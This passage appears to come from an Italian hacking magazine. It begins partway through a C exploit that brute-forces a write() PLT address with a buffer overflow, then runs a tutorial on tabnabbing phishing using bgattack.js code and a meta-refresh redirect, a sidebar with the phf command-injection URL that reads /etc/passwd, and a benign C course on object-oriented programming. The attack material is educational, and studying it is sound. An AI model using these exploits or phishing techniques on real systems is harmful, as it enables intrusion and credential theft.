x85\x04\x08\xff\xff\x00\x00";

int main(int argc, char *argv[])
{
 unsigned char receive[70000];

 int fd, ret, i = 0;

 struct sockaddr_in xab;

 char *buffer;

 // start bruteforce address
 unsigned int ret_address = 0x08048500;
 int port = 1234;
 int len = 0;

 if (argc != 2)
  exit(0);

 buffer = malloc(2000);
 memset(buffer, '\0', 2000);
 memset(receive, '\0', sizeof(receive));

 for (;;)
 {
  memcpy(write_plt, (void *)&ret_address,
sizeof(ret_address));

  printf("Trying %p\r\n", ret_address);

  memset(buffer, '\x41', 1036);

  memcpy(buffer+1036, write_plt, 20);

  fd = socket(AF_INET, SOCK_STREAM, 0);
  if (fd == -1)
  {
```

```
    printf("%s\r\n", strerror(errno));
    exit(EXIT_FAILURE);
   }

   memset(&xab, 0, sizeof(xab));
   xab.sin_family = AF_INET;
   xab.sin_port = htons(port);
   xab.sin_addr.s_addr = inet_addr(argv[1]);

   ret = connect(fd, (struct sockaddr *)&xab,
 sizeof(xab));
   if (ret == -1)
   {
    printf("%s\r\n", strerror(errno));
    exit(EXIT_FAILURE);
   }
```

```
   send(fd, buffer, 1056, 0);

   while ( (len = recv(fd, &receive,
 sizeof(receive), 0)) > 0)
   {
    if (len > 14)
    {
      printf("Founded write() PLT: %p\r\n",
 ret_address);
      exit(0);
    }

    memset(receive, 0x00, sizeof(receive));
   }

   close(fd);
   ret_address+=4;
```

di redazione@hackerjournal.it

Minaccia Web 2.0: il Tabnabbing

Nell'era del Web 2.0, un attacco informatico non richiede necessariamente di essere tecnico per fare delle vittime o violare la privacy altrui. Per il ciclo "La sicurezza web non è solo SQL Injection o Cross Site Scripting", questo articolo mira a farvi aprire gli occhi su alcune realtà emergenti, lasciando per una volta da parte i soliti meccanismi di spam e phishing

Una delle prime attività alla quale mi sono dedicato entrando in Internet come tanti che hanno avuto l'approccio iniziale con la grande rete negli anni 96/97, è stato cominciare a smanettare con **Netscape Navigator** ed **Internet Explorer 3.0** (i principali browser disponibili in quel particolare periodo storico) nel tentativo di creare pagine HTML *interattive*, come le chiamavamo a quei tempi. Riuscire a posizionare un'immagine al centro della finestra del browser o ancorare un collegamento ad una risorsa esterna, appariva di per sé un miracolo e celava un non so che di mistico. Eppure le pagine erano esclusivamente statiche e si era ben lontani dalla possibilità di generare contenuti dinamici. No, le CGI in bash o in C non erano certo considerate sinonimo di flessibilità. Ancora in pochi intravedevano nel web un possibile vettore d'attacco e bug come quello sul phf **[1]** non facevano certo presagire una rivoluzione nel panorama dell'IT Security governato, almeno fino a quel momento, dalla sovversione e dallo sfruttamento di servizi di rete vulnerabili e/o mal configurati. Il Web 2.0 cambia però radicalmente questo scenario, portando con sé dinamicità, flessibilità ma anche una quantità di attacchi completamente nuovi, attacchi non necessariamente tecnici, come un buffer overflow, ma che fanno comunque leva sull'astuzia e non per questo sono da considerarsi meno pericolosi. Oggi parleremo proprio di una di queste insidie emergenti. Dopo aver letto l'articolo, imparerete probabilmente a vedere la navigazione in Internet con un occhio completamente diverso!

Aza Raskin. California, classe 1984. Il vero volto del tabnabbing

Cosa era il phf?

Il phf era una cgi di esempio che implementava un servizio di rubrica telefonica. Lo script veniva incluso di default in alcuni web server (principalmente **NCSA httpd 1.5** ed **Apache 1.0.3**) durante gli anni 90 e soffriva di una vulnerabilità che consentiva l'esecuzione di codice remoto sul sistema ospite. Quello del phf è stato uno dei bug più semplici da sfruttare nella storia delle web application, forse quello che più di tutti ha ispirato una nuova generazione di hacker, invogliandola a sperimentare e divulgare le tecniche di attacco web emerse negli anni successivi e che sono state le progenitrici della moderna Web Application Security.

Tabnabbing: il lato pratico

L'astuzia dicevamo. Uno degli attacchi forse più ingegnosi mai partoriti dalla mente umana nell'era del Web 2.0 è il tabnabbing. Si tratta di una sorta di phishing avanzato in cui sostanzialmente l'utente naviga in un sito che sembra solo in apparenza normale. Quando il codice Javascript del sito rileva la perdita di focus e quindi che sul tab in cui è stato visualizzato non vi è più interazione perché l'utente ha spostato la sua attenzione verso un'altra tabella del browser (o un'altra parte del desktop), il sito modifica in tempo reale il suo aspetto. Ad esempio l'icona, il testo

ed i contenuti iniziali potrebbero essere sostituiti al volo in modo da apparire in tutto e per tutto uguali alla pagina di autenticazione di Gmail. L'utente che ritorna sul tab (e che magari tiene contemporaneamente aperte altre tabelle del browser o sta navigando su finestre multiple) a questo punto potrebbe non ricordarsi del sito originale e potrebbe essere indotto a pensare che la sua sessione di gmail sia scaduta e quindi procedere nuovamente al login. In questo modo le sue credenziali di autenticazione vengono intercettate dall'aggressore (di fatto l'interazione sta avvenendo su una risorsa web dell'attacker) ed utilizzate per dirottare e loggare l'utente verso il vero sito di Gmail, così da non destare sospetti.

Questo trucco sfrutta sostanzialmente la debolezza della mente umana nel gestire efficientemente e razionalmente più tab. Quando si trova a dover lavorare sotto queste condizioni, la memoria fa brutti scherzi e l'utente tende a confondersi o dimenticare le operazioni compiute appena un attimo prima. Vi sembra una stupidaggine? Volete un esempio che vi faccia vedere più da vicino cosa accade durante una sessione di tabnabbing?
Benissimo. Prima di capire come tecnicamente questo trucco può essere implementato, osserviamo un esempio pratico che potrete seguire nei vari step aiutandovi anche con le Figura 1, 2 e 3.
Aprite diversi tab nel vostro browser e navigate su vari siti a vostra scelta. Dopo, da un altro tab, accedete a questo URL: *http://www.azarask.in/blog/post/a-new-type-of-phishing-attack/* **(Figura 1)**.

Allontanatevi adesso dal browser (ad esempio aprite il client di posta elettronica preferito oppure navigate su uno dei siti aperti in precedenza) e svolgete questa operazione per almeno cinque secondi **(Figura 2)**. Successivamente provate ad identificare il tab in cui era stato aperto il sito *http://www.azarask.in* e visualizzatelo **(Figura 3)**. Notate nulla di strano? I contenuti del sito originario sono cambiati ed ora, al loro posto, trovate la raffigurazione della login di Gmail.

In realtà, essendo questa una dimostrazione delle potenzialità del tabnabbing, ciò che avrete davanti sarà solo un'immagine del sito in questione ma, in uno scenario reale, potete scommettere che tutto avrà un aspetto più veritiero. Provate adesso ad immaginare che la schermata di login sia reale. Sapendo di essere utenti Gmail, provereste ad autenticarvi? Beh se la risposta è affermativa, avreste fornito nelle mani di uno sconosciuto username e password del vostro account.





Figura1: la vittima riceve un link o visita un sito di sua spontanea volontà che sembra apparentemente normale

Hackerjournal.it - La prima rivista di hacking italiana • Indice - Mozilla Firefox

Hackerjournal.it - La prima rivista di hacking italiana

Indice

Forum generale	Args	Posts	Ultimo messaggio
Annunci Le comunicazioni da parte dello Staff relative al sito ed alla rivista.	19	156	da matrobriva 09 dic 2010, 15:28
Il numero in edicola Il vostro parere sul numero di HJ in edicola.	42	783	da CertainDeath 17 gen 2011, 21:16
Presentiamoci Benvenuti a bordo!	445	2582	da joke 20 gen 2011, 14:16
Le vostre proposte Le vostre proposte per la redazione della rivista ed il sito.	77	841	da nomade 15 gen 2011, 12:37
Cyber Enigmi Spazio dedicato ai Cyber Enigmi della rivista.	5	156	da mengloth 05 nov 2010, 22:46
Palestra Hacker Forum dedicato alla Palestra Hacker della rivista.	9	90	da Makaveli 20 nov 2010, 07:12
Officina! Forum del Progetto "Officina!" - officina.hackerjournal.it.	2	51	da m0le 13 gen 2011, 02:46

Hacker's Pub	Args	Posts	Ultimo messaggio
Etica hacker Il significato del termine hacker: commenti, pensieri e riflessioni.	27	601	da gevsrist 16 gen 2011, 20:52
Personaggi Le persone ed i gruppi dell'underground di ogni tempo svelati in questo forum.	1	2	da moltisanti 06 gen 2011, 23:57
Storie hacker Racconti reali e di fantasia, tutti dal mondo Hacker.	7	117	da 4ndy c007 14 dic 2010, 16:27

Cerca / Seleziona
- Messaggi senza risposta
- Argomenti attivi
- I tuoi messaggi
- Ricerca avanzata

Pannello di Controllo Utente
- FAQ
- Iscriviti
- Login

Follow us
- Hackerjournal.it (Home)
- Sottoscrivi RSS
- I volti di Hacker Journal
- Diventa fan su Facebook

Figura 2: la vittima sposta la sua attenzione verso un altro tab e comincia ad interagire con quella schermata. Nel mentre, in background, il sito aperto precedentemente cambia completamente i suoi connotati





Figura 3: quando qualche tempo dopo l'utente ritorna nel primo tab aperto in ordine cronologico, si ritrova la pagina di autenticazione di Gmail. Riuscirà ad essere abbastanza sveglio ed accorgersi del tentativo di furto delle sue credenziali?

https://www.moneybookers.com/app/?rid=2046761

Tabnabbing: il lato tecnico

Non è necessario alcun requisito particolare per mettere in atto questo trucco (a parte le ovvie personalizzazioni). Tutto ciò che occorre è posizionare un tag **<script>** nella pagina principale di un sito che faccia riferimento a **bgattack.js**. Il sorgente Javascript lo trovate qui **[2]**

Lo sapevi che è stata una donna a scoprire per prima lo storico bug sul phf?

Anche se il bug era già noto da tempo nei circoli hacking e nell'underground digitale di quel periodo, la divulgazione pubblica della falla avvenne solo nel marzo del 1996 grazie ad un advisory emesso dall'Internet Emergency Response Team di IBM. La segnalazione del bug al team era però arrivata originariamente da **Jennifer Myers**. La Myers si accorse che la procedura `escape_shell_cmd()` utilizzata dallo script per rimuovere caratteri potenzialmente pericolosi, prima di passare l'input utente a librerie che interagivano con la shell di sistema come `popen()` o `system()`, non validava correttamente la presenza del carattere di ritorno a capo (hex: **0x0a**). Utilizzando ad esempio il seguente URL, era possibile lanciare comandi arbitrari in presenza della cgi vulnerabile:

http://ip_target/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd

Nel caso specifico era possibile ottenere il file **/etc/passwd** dal sistema ospite. Se il web server girava come utente root (abbastanza frequente in quegli anni) l'attacker poteva eseguire comandi con i massimi privilegi

Dando un'occhiata ravvicinata a questo codice (consigliamo a tal proposito di stampare il listato che comunque non ha dimensioni eccessive) si comprende benissimo come l'attacco può essere implementato e perfezionato. Anzitutto, nella funzione principale (inizio listato) si può notare che il codice registra due eventi nella finestra corrente (oggetto `window`):

```
window.onblur = function(){
  TIMER = setTimeout(changeItUp, 5000);
}

window.onfocus = function(){
  if(TIMER) clearTimeout(TIMER);
}
```

L'evento `onblur` entra in gioco quando la finestra del browser su cui il codice Javascript sta girando perde il focus. Se la perdita di focus è superiore a 5 secondi, viene invocata la funzione `changeItUp` che si occupa di cambiare al volo i connotati del sito attuale. In caso contrario (evento `onfocus`), ovvero se la finestra riottiene il focus, il timer viene resettato in attesa che l'utente si allontani nuovamente dal tab. Osservate adesso più da vicino la funzione `changeItUp`:

```
function changeItUp(){
  if( HAS_SWITCHED == false ){
    createShield("https://mail.google.
com");
    setTitle( "Gmail: Email from Google");
    favicon.set("https://mail.google.com/
favicon.ico");
    HAS_SWITCHED = true;
  }
}
```


Se il passaggio dal sito originario a quello che l'attacker intende impersonare non è già avvenuto (cioè `HAS_SWITCHED == false`) il codice dentro questa funzione svolge fondamentalmente tre operazioni:

`createShield()` si occupa di cambiare i contenuti del sito. Tutto ciò che il codice di esempio fa, in questo caso, è di aggiungere un nuovo elemento `<div>` davanti ai contenuti esistenti in modo da oscurarli attraverso l'inserimento di un tag `<img>` che punti ad un'immagine raffigurante il sito Gmail. Ovviamente in uno scenario di attacco reale, occorrerà ben più che inserire una semplice immagine che raffiguri la pagina principale di Gmail. Trattandosi tuttavia di una dimostrazione vi dovrete accontentare. Sta a voi tirare fuori dallo skeleton di **bgattack.js** qualcosa di più di quanto già fa, se siete interessati. Tornando al sorgente Javascript, `setTitle()` è invece la funzione preposta a cambiare il titolo della pagina. Ciò avviene semplicemente alterando la proprietà `title` dell'oggetto document:

```
function setTitle(text){ document.title =
text; }
```

Il metodo set della classe user-defined `favicon` viene infine utilizzato per sostituire l'icona attuale del sito con quella originale di gmail, in modo da dare una parvenza più reale al tutto.

Conclusione

Ad aver parlato pubblicamente per la prima volta di tabnabbing, avendone dimostrato tra l'altro l'efficacia con il Proof Of Concept bgattack.js, è stato **Aza Raskin**. Lo stesso Raskin, tuttavia, ammette che l'attacco presenta delle limitazioni **umane** e **tecnologiche** che vale la pena menzionare a beneficio dei nostri lettori. Ovviamente la sua efficacia (e probabile riuscita) è direttamente proporzionale al numero di tab con cui la vittima sta interagendo nel momento in cui viene attaccata (più ce ne sono aperti, maggiori sono le possibilità che la sua mente possa confondersi in fase di switch). Per quanto riguarda il vincolo tecnologico invece, per poter funzionare correttamente, l'attacco necessita che Javascript sia attivo sul browser di chi visita il sito. Come osservato da qualcuno, nell'eventualità in cui il supporto Javascript sia per qualche motivo stato disattivato (molto improbabile, ma possibile) un attacco simile, sebbene non con lo stesso livello di controllo offerto dalla registrazione degli eventi `onblur` ed `onfocus`, può essere implementato in modo più grezzo utilizzando un

HTML **meta refresh tag** come di seguito mostrato:

filename: test.html

```
<html>
<head>
<meta http-equiv="refresh"
content="15;url=http://sito/pagina/finta/goo-
gle.html">
</head>
<body>
Il contenuto momentaneo del sito va qui. Il
redirect scatterà tra 15 secondi ma senza
controllo sulla perdita o l'acquisizione di
focus del tab
</body>
</html>
```

E' opportuno considerare, comunque, che le versioni più recenti dei principali browser, per impostazione di sicurezza predefinita, ignorano la presenza del tag **meta refresh**. Questo meccanismo di redirect in passato è infatti stato abusato dagli spammer e da chi promuoveva siti di phishing, tanto che i motori di ricerca in alcuni casi si rifiutato oggi di indicizzare pagine HTML che contengono questo tag.

Riferimenti e Link

[1] phf Remote Command Execution Vulnerability
http://www.securityfocus.com/bid/629/info

[2] Codice Javascript bgattack.js
http://www.azarask.in/projects/bgattack.js

Cosa si intende per Web 2.0

Il termine web 2.0 viene spesso utilizzato impropriamente, associandolo alla presenza di uno standard particolare oppure a specifiche tecniche ben precise. In realtà *Web 2.0* è solamente un concetto, un modo di pensare all'impostazione del World Wide Web. Il termine è stato per la prima coniato da O'Reilly e MediaLive International durante una conferenza svoltasi nel 2004 per poi, da lì a poco, venire estensivamente impiegato dall'intero mondo IT. In un primordiale tentativo di distinguere chiaramente ciò che poteva essere definito conforme al termine Web 2.0 da ciò che non lo era, O'Reilly e MediaLive International stilarono una breve lista di applicazioni distinguibili sotto le categorie **Web 1.0** e **Web 2.0**. Il tentativo non andò inizialmente a buon fine, anzi per certi versi contribuì ad alimentare ulteriore confusione. Applicazioni come **Napster** o lo stesso **BitTorrent** vennero infatti inseriti nella categoria **Web 2.0** pur non essendo a tutti gli effetti applicativi web. In realtà il concetto di applicazione conforme **(compliant)** al Web 2.0 non ha dei confini statici. Non esiste cioè una soglia rigida, piuttosto vi è un insieme di principi e pratiche che in base a come miscelati determinano in modo più o meno marcato l'appartenenza di un'applicazione alla sfera del Web 2.0. Ma quali sono questi principi?


1) *Si offrono servizi e non software pacchettizzato*: tale principio si basa sul fatto che i modelli di sviluppo applicativo tradizionali (software a pacchetto) sono considerati superati e bisogna entrare in un'ottica orientata ai servizi.

2) *Il servizio si migliora automaticamente se più persone lo utilizzano*: se da un lato molte aziende devono aggiungere altri server alla loro infrastruttura IT per migliorare i servizi offerti, un modello come quello di BitTorrent rende ogni utente attore attivo nel determinare il miglioramento del servizio stesso.

3) *I servizi devono essere riutilizzabili*: Ogni servizio deve essere progettato in piccole componenti interscambiabili, assemblabili a piacimento e personalizzabili.

4) *Gli utenti vanno considerati co-sviluppatori a tutti gli effetti*: La partecipazione diretta degli utenti che usufruiscono del servizio (ad esempio nel modello Wikipedia dove sono gli utenti ad aggiungere, modificare e vigilare sulla qualità dei contenuti) conferisce ad essi lo status *honoris-causa* di co-sviluppatori.

5) *I servizi non devono avere vincoli di piattaforma*: i servizi devono essere fruibili a svariate tipologie d'utenza e piattaforme (PC, smartphone, palmari, riproduttori digitali audio/video, etc..).

6) *Non esistono rilasci bensì continui aggiornamenti ai servizi*: al contrario di una soluzione software a pacchetto o di un sistema operativo in cui gli aggiornamenti o le nuove versioni vengono rilasciati su base periodica secondo cicli specifici (ad esempio in media tutte le distribuzione Linux più famose hanno una deadline di 6 mesi), un'applicazione Web 2.0 va mantenuta ed aggiornata giornalmente con l'aggiunta graduale di nuove funzionalità in produzione. L'idea di fondo di un'applicazione conforme al termine Web 2.0 è infatti quella di immaginarla in uno stato di beta testing perpetuo, in cui le modifiche o i miglioramenti effettuati vengono introdotti gradualmente in produzione, vagliando aspetti quali grado di utilità ed effettivo utilizzo da parte degli utenti. Solo le funzionalità di successo vengono mantenute attive, eliminando le altre.

di Giovanni Federico g.federico@hackerjournal.it
di Fabio Manganiello f.manganiello@hackerjournal.it

CORSO C: PARTE X

SI CONCLUDE IN QUESTE PAGINE IL CORSO DI PROGRAMMAZIONE IN C CHE, DA ORMAI SVARIATI MESI A QUESTA PARTE, HA RAPPRESENTATO UN PUNTO FISSO DELLA RIVISTA. CHIUDIAMO CON UNA TRATTAZIONE INTRODUTTIVA E PREVALENTEMENTE TEORICA SULLA PROGRAMMAZIONE ORIENTATA AGLI OGGETTI.

Dal mondo reale a quello dei bit, passando per gli "oggetti"

Descrivere sommariamente e in termini esclusivamente tecnici ciò che caratterizza l'universo della programmazione a oggetti è un'operazione tediante e priva di alcun significato didattico per il lettore, soprattutto in un contesto (il nostro) in cui ci si è sempre rapportati con tecnicismi e concetti legati ad un modello di sviluppo di tipo imperativo-procedurale classico del linguaggio C. Cercheremo, quindi, di affrontare il nuovo paradigma di programmazione rifacendoci a esempi presi dal "mondo reale" evidenziando come questi siano traducibili in termini di codice e metodo. Alla base della programmazione a oggetti, infatti, vi è l'osservazione e la **modellazione** della realtà intesa come capacità di affrontare un problema identificando per ogni entità reale un corrispettivo sostituto virtuale che conservi propri caratteri di astrazione e relazione. Il termine "astrazione" riveste uno specifico ruolo nell'informatica applicata consentendo la manipolazione, la semplificazione e l'analisi di quella "parte di realtà" di nostro interesse che intendiamo esprimere sotto forma di "modello". Questo sarà poi concretamente traducibile in linguaggio macchina.

PROBLEMA REALE *p* → ASTRAZIONE DI *p* → MODELLO DI *p*


Dida: Dall'analisi del Problema al Modello.

Possiamo schematicamente sintetizzare l'approccio alla programmazione orientata agli oggetti attraverso le seguenti **quattro definizioni** formali:
1. Qualunque cosa è un oggetto. Quest'ultimo è da pensarsi come un'entità astratta entro cui memorizzare un'informazione e sul quale è possibile effettuare operazioni.
2. Ogni oggetto gode di memoria propria e può essere a sua volta composto da distinti oggetti. Da qui deriva la possibilità di creare nuovi oggetti assemblando oggetti esistenti.
3. Ogni oggetto ha un tipo (il cui sinonimo identificheremo come **classe**).
4. Un software è un insieme di oggetti che interagiscono tra loro attraverso l'invio (e ricezione) di particolari messaggi (**chiamate a metodi**).

L'insieme dei dati trattati in OOP sarà necessariamente ascrivibile a un dominio che identificheremo come "**attributi**", ovvero le proprietà che caratterizzano gli oggetti. Indicheremo come "**classe**" l'insieme di operazioni spendibili su questo dominio inteso come tipo di dato astratto (ADT, Abstract Data Type) e come "**metodo**" della classe "x" il singolo blocco di operazioni richiamabile **dall**'utente **sull**'oggetto (apposite funzioni proprie della classe). Premesso ciò, è possibile sintetizzare ulteriormente la definizione di un oggetto "O" di una certa classe "C" come una **istanza** di "C" stessa da cui il valore assunto dagli attributi di "O" chiarificano lo **stato** di quest'ultimo ed i **metodi** corrispondono alle operazioni spendibili. Da questo filo logico deriva la matematica associazione per la quale è importante sottolineare che un oggetto che appartiene ad una classe (C->O) costituisce **un'istanza della classe stessa**.

Per rendere le idee più chiare pensiamo per un attimo a come modellare, concettualmente, un sistema di difesa perimetrale come un firewall. Nella tabella di seguito indicheremo a sinistra un rudimentale dominio (una lista di attributi minimale) ed a destra alcune azioni (metodi) che è possibile eseguire:

Security features	***Imposta Interfaccia***
Throughput massimo	***Leggi Pacchetto***
Interfacce	***Blocca Pacchetto***
...	...

Proviamo di seguito ad ipotizzare un possibile funzionamento dell'oggetto **Firewall**. Invocando l'apposito metodo

"`ImpostaInterfaccia()`", nei limiti di quanto stabilito dall'attributo "Interfacce", abiliteremo il nostro ipotetico firewall all'ascolto su una determinata interfaccia di rete. Successivamente "`LeggiPacchetto()`" si occuperà di analizzare ogni singola richiesta ricevuta rispetto ai limiti imposti dall'attributo "Throughput massimo" e, in base alle "Security Features" definite, invocherà eventualmente "`BloccaPacchetto()`" per bloccare un potenziale illecito. Prima di chiudere il paragrafo elencheremo le caratteristiche principali del modello di sviluppo a oggetti. Queste permetteranno di comprendere a pieno le potenzialità di questo paradigma ed i motivi per cui utilizzarlo in progetti di grosse dimensioni.

>> Incapsulamento

Ogni oggetto contiene al proprio interno i propri attributi (dati aggregati che qualificano e catalogano l'oggetto) e metodi (operazioni spendibili sullo stesso). Da qui la possibilità di riutilizzare oggetti creati in modo del tutto indipendente oppure utilizzarli in modo concorrente per trattare distinte informazioni. Il risultato è una "scatola nera" di cui conosciamo esattamente il suo funzionamento e l'interazione con il mondo esterno ma non sappiamo come questa effettivamente avvenga.

>> Ereditarietà

Abbiamo detto che è sempre possibile creare un oggetto nuovo assemblandone di esistenti. Definiremo "oggetto figlio" un oggetto che eredita tutti o parte degli attributi e dei metodi dell'oggetto con cui è stato costruito, che identificheremo come "oggetto padre". Da qui avremo l'oggetto "cane" necessariamente figlio dell'oggetto "mammifero" e contemporaneamente padre dell'oggetto "Golden Retriever". Quest'ultimo erediterà tutte le caratteristiche proprie della razza canina (cane -> Golden Retriever) e dei mammiferi (mammifero -> cane -> Golden Retriever). Avrà quindi quattro zampe e la coda (attributi di "cane"), abbaierà e vorrà giocare con la palla (metodi di "cane"), se femmina allatterà la propria prole (attributo di "mammifero") e respirerà attraverso il diaframma (metodo di "mammifero").

>> Polimorfismo

Uno stesso oggetto può assumere comportamenti diversi a seconda del tipo di dato trattato. Torniamo all'esempio dei mammiferi. Se ipotizziamo le sotto-classi "Cane" e "Gatto", entrambi derivate dalla classe "Mammiferi", possiamo gestire il metodo "`saluta()`" singolarmente in modo che, rispettivamente, mostri a video la scritta "bau" o "miao". Il metodo "`saluta()`" sarà quindi "polimorfo" perché si comporterà diversamente in base all'oggetto chiamante.

Risulta importante fin da ora sottolineare che il linguaggio naturalmente più indicato e da approfondire in modo autonomo ai fini di questa trattazione da parte dei lettori interessati *all'argomento* è il C++. Negli esempi che seguiranno, tuttavia, cercheremo di "forzare" il linguaggio C al fine di renderlo, almeno dal punto di vista metodologico, compatibile con un modello di ingegnerizzazione del software orientato agli oggetti.

Object-oriented Programming in C

Durante questo corso abbiamo approfondito un paradigma, quello della programmazione imperativa-procedurale, che non è l'unico nel vasto mondo della programmazione. Ci sono contesti in cui può risultare più intuitivo (da un punto di vista strettamente concettuale, non di possibilità, prestazioni o potenzialità del codice) modellare l'ambiente che si vuole esprimere e su cui si vuole lavorare nel software come un insieme di oggetti ben definiti, ognuno caratterizzato come abbiamo visto da:

- un insieme di **attributi**, visibili solo internamente all'oggetto e che, come sottolineato poco fa, caratterizzano e identificano l'oggetto stesso;
- un insieme di **metodi**, funzioni con cui l'oggetto si interfaccia con il mondo esterno e che consentono l'accesso o l'eventuale modifica ad alcuni dei suoi attributi.

